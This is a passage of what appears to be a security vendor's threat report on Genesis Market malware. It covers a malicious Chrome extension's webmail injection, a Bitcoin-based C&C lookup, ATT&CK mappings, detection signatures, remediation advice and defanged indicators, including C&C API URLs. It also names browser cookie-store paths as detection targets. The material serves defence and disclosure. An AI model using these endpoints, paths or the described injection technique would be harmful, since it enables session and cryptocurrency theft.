- exchange-set-withdraw
- exchange-coinbase-get-ext

Email injection code

File path	SHA256
./src/mails/gmail.js	0E3369B689948B9F009FE2F8EEDF0CA977C53EBDCF19AB5DA656C329E3A2E394
./src/mails/hotmail.js	D094428BFA619D2E0C5139491B84E4EC0FECB325F346E28F9E0BDA7860DFC9AB
./src/mails/yahoo.js	561F021F3B4F69705ED9E93CBA53F8197CB2FD8C56C1E7FAE9A622B5BE4740EE

Table 9 Email injection files of the malicious Chrome extension.

The last piece of the extension is related to code injection in web e-mail applications. The injected code is meant to lure victims into thinking that their cryptocurrency exchange account has been compromised. The way the sample performs such an attack is as follows:

1. Check if the browser's tab mail application is Gmail, Outlook or Yahoo.
2. Check if the user has any messages requesting the withdrawal of funds from one of the following cryptocurrency exchanges.
 - Binance
 - Bybit
 - OKX
 - Kraken
 - KuCoin
 - Bitget
 - Bittrex
3. Modify the email to include an alert that some suspicious activity has been detected and the user must check its account.

We believe that the idea behind this attack is forcing the victim to access their cryptocurrency account and, using the previously discussed functionality, extract sensitive information.

Bitcoin wallet

The Bitcoin wallet used to get the final C&C domain ("bc1qtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu") performed one transaction towards the Bitcoin wallet from which the C&C server is derived ("1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF"). We believe that this wallet is not controlled by the attacker, it simply transferred a low amount of money (0.00056949 BTC, less than 15 USD on the 6th of February 2023) to set up the string that would be decoded to get the C&C domain.

The bc1-wallet had one incoming transaction, coming from "bc1qkr46e27y9xh367n4pgdqjw544d2nlyxgwjxwz2" (note the different addresses, even though the start is similar). This address also received funds from other accounts that can be traced back to the BTC address "bc1qnvG0hqp343eewr08uh3fl86ggk4srtfwpanp4na", which received money in a transaction ("351fe6493f9a97eb55bd6a4a678c63fcb96edce0f09a074323ee5c95cb46cd2") of 90 BTC from 9 towards 52 addresses. This transaction also contains an interesting Coinbase wallet ("17QyR2ixNj1AgpD5ZuXubvSJ3gPPQVcsvp"), which some [researchers](#) linked to Russian oligarchs when the Russo-Ukrainian war began. Please note, we don't have all the underlying research documents and cannot verify the credibility of the linked research.




Figure 15 Bitcoin transaction flow that links 17QyR2ixNj1AgpD5ZuXubvSJ3gPPQVcsvp wallet with the one used by the malicious extension to get the CnC.

MITRE techniques

The MITRE ATT&CK techniques that relate to the malicious files that are discussed in this blog, are given below.

Tactical Goal	ATT&CK Technique (Technique ID)
Execution	T1204.002 User Execution: Malicious File
	T1059.007 Command and Scripting Interpreter: JavaScript
Persistence	T1176 Browser Extensions
Defense Evasion	T1055.012 Process Injection: Process Hollowing
Credential Access	T1539 Steal Web Session Cookie
Discovery	T1082 System Information Discovery
	T1497.002 Virtualization/Sandbox Evasion: User Activity Based Checks
Collection	T1113 Screen Capture
Command and control	T1071.001 Application Layer Protocol: Web Protocols
	T1568 Dynamic Resolution
	T1102.001 Web Service: Dead Drop Resolver
	T1090.002 Proxy: External Proxy
	T1105 Ingress Tool Transfer

Table 10 MITRE ATT&CK tactics and techniques of the analyzed samples.

Coverage

The malicious binaries shared with Trellix by law enforcement have been added in our detection logic and have been shared with the community via VirusTotal on April 4, 2023.

Product	Signature
Endpoint Security (ENS)	DanaBot.b trojan Dropper-FXP!66BCDBE3305B trojan GenericRXVL-TW!7FAFFE72F822 trojan Packed-GEE!C176BEEC7F22 trojan

	GenericRXVM-CY!C03138967D15 trojan Danabot-encoded.a Trojan-FUFH!AFCF223C3D9A JS/CookieGenesis.a JS/CookieGenesis.b
Endpoint Security (HX)	Gen:Variant.Zusy.450937 Gen:Variant.Zusy.451910 Trojan.GenericKD.65607926 Gen:Variant.Zusy.450937
Network Security (NX) Detection as a Service Email Security Malware Analysis File Protect	Trojan.JS.CookieGenesis FE Loader Win32 Generic 408 FE Trojan Raw32 Generic 78 FEC Trojan JS CookieGenesis 74 FEC Trojan JS CookieGenesis 76 FEC Trojan JS CookieGenesis 77 FEC Trojan JS CookieGenesis 78 Suspicious Process Trimmed Setup Error Activity

Table 11 Trellix malicious Genesis samples detection signatures.

Remediation advice

Global law enforcement urges consumers to check if their data was obtained and sold via Genesis Market via [CheckYourHack](#), launched by the Dutch Police. If your email address is part of the data set, you will receive a follow-up email from the police with reporting and remediation advice.

Below, see how to best protect yourself if you are impacted:

- Update your antivirus, perform a full system scan, and remove any malware.
- Change all your passwords for online services.
- If possible, completely restore your computer to the factory default while keeping personal data intact. Otherwise clear your browser cache and cookies.
- Enable strong MFA (App, OTP, Token OTP, FIDO or PKI based) on your online services as outlined below.
- Do not store any passwords, credit card details, or other personal information in the browser.
- Do not install cracked or pirated software.
- Always check if the website that you are downloading software from is the original website of the software supplier.




Figure 16 MFA Hierarchy published by CISA

Best practices for organizations and administrators

For organizations, the below best practices should be followed for prevention and identity and access management. Note, some guidance is Trellix specific.

- Train users in phishing and how to spot phishing – repeat training with test phishing emails for all users – users must be alert when it comes to links and attachments.
 - Be very careful with password protected archives, as they will pass through most email scanning and web proxies.
 - Check file extensions: a JPG, PDF or Document might not be what it looks like based on the icon! It can be an executable which disguises itself with its icon.
- Implement web control and block access to any unknown/uncategorized websites.
- Block or report any unknown application from communication to the/from the Internet – can be done by firewall solutions ([Trellix Endpoint Security \(ENS\)](#))
- Implement Adaptive Threat Protection (ATP) and configure Dynamic Application Containment (DAC) for unknown processes limiting what they can do.
- Enable Exploit Prevention and enable signature for “Suspicious Double File Extension Execution” (Signature 413).
- Protect session cookies with Exploit Prevention Expert rule.
- Implement Expert rules which will trigger on any PowerShell or unknown / contained process accessing your session cookie?

- C:\Users**\AppData\Local\Google\Chrome\User Data\Default\Network***.*
- C:\Users**\AppData\Roaming\Mozilla\Firefox\Profiles***.*
- C:\Users**\AppData\Local\Microsoft\Edge\User Data\Default\Network***.*
- Implement Endpoint Detection and Response ([Trellix EDR](#)). It could detect some of the techniques identified such as malicious use of web protocols, process injection and tool transfers.
- Implement strong and deep email scanning.
- Implement strong and deep web gateway and blocking of uncategorized web-sites and have a quick and trusted procedure to add more websites if needed.
- Please apply the Identity and Access Management (IAM) best practices as outlined by [CISA](#).
- Review your current visibility and detection capability on credential theft and privilege abuse. [Trellix XDR](#) can collect logs from various IAM and EDR systems and provides correlation to detect potential misuse and escalation.

Conclusion

The disruption of Genesis Market is yet another successful takedown, showing that criminals aren't safe and secure while disrupting the lives of individuals and corporations on a global scale. As Trellix and our Advanced Research Center, we are proud to contribute to this international law enforcement operation and play our part. We aim to publicly inform the public with this analysis to ensure everybody's (digital) safety, not only the safety of our customers.

Appendix A - IoCs

Hashes

Initial infection vector

fb67f006c56ab5f511be9a7b14787396fc17f587188e7da05dfdec4ebf28f924
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00a258de9d8e2b21e444b8aa0666d498e120bca9195c64a60e3076708e111fab
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6f91c7b8e6d50bc6d0b7591cdcd3b8594107cb0bbdd44c5031fd938365087f68

Danabot samples

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Malicious Chrome extension JavaScript files

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BTC address

bc1qtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu

IP addresses

142[.]11.244.14

104[.]234.119.29

104[.]234.10.89

23[.]254.253.134

Domains

you-rabbit[.]com

don-dns[.]com

URLs (notice that some variables have been included in brackets)

[https://you-rabbit\[.\]com/api/machine/commands?uuid={uuid}](https://you-rabbit[.]com/api/machine/commands?uuid={uuid})

[https://you-rabbit\[.\]com/api/machine/set-command](https://you-rabbit[.]com/api/machine/set-command)

[https://you-rabbit\[.\]com/api/exchange/settings](https://you-rabbit[.]com/api/exchange/settings)

[https://you-rabbit\[.\]com/api/exchange/create-account](https://you-rabbit[.]com/api/exchange/create-account)

[https://you-rabbit\[.\]com/api/exchange/set-all-balances](https://you-rabbit[.]com/api/exchange/set-all-balances)

[https://you-rabbit\[.\]com/api/exchange/set-balance](https://you-rabbit[.]com/api/exchange/set-balance)

[https://you-rabbit\[.\]com/api/exchange/get-address?{msg_params}](https://you-rabbit[.]com/api/exchange/get-address?{msg_params})

[https://you-rabbit\[.\]com/api/exchange/set-withdraw](https://you-rabbit[.]com/api/exchange/set-withdraw)

[https://you-rabbit\[.\]com/api/machine/set-grabber-info](https://you-rabbit[.]com/api/machine/set-grabber-info)

[https://you-rabbit\[.\]com/api/machine/init](https://you-rabbit[.]com/api/machine/init)

[https://you-rabbit\[.\]com/api/machine/injections?uuid={uuid}](https://you-rabbit[.]com/api/machine/injections?uuid={uuid})

[https://you-rabbit\[.\]com/api/machine/settings](https://you-rabbit[.]com/api/machine/settings)

[https://don-dns\[.\]com/hittest.php?a={token}&id={id}](https://don-dns[.]com/hittest.php?a={token}&id={id})

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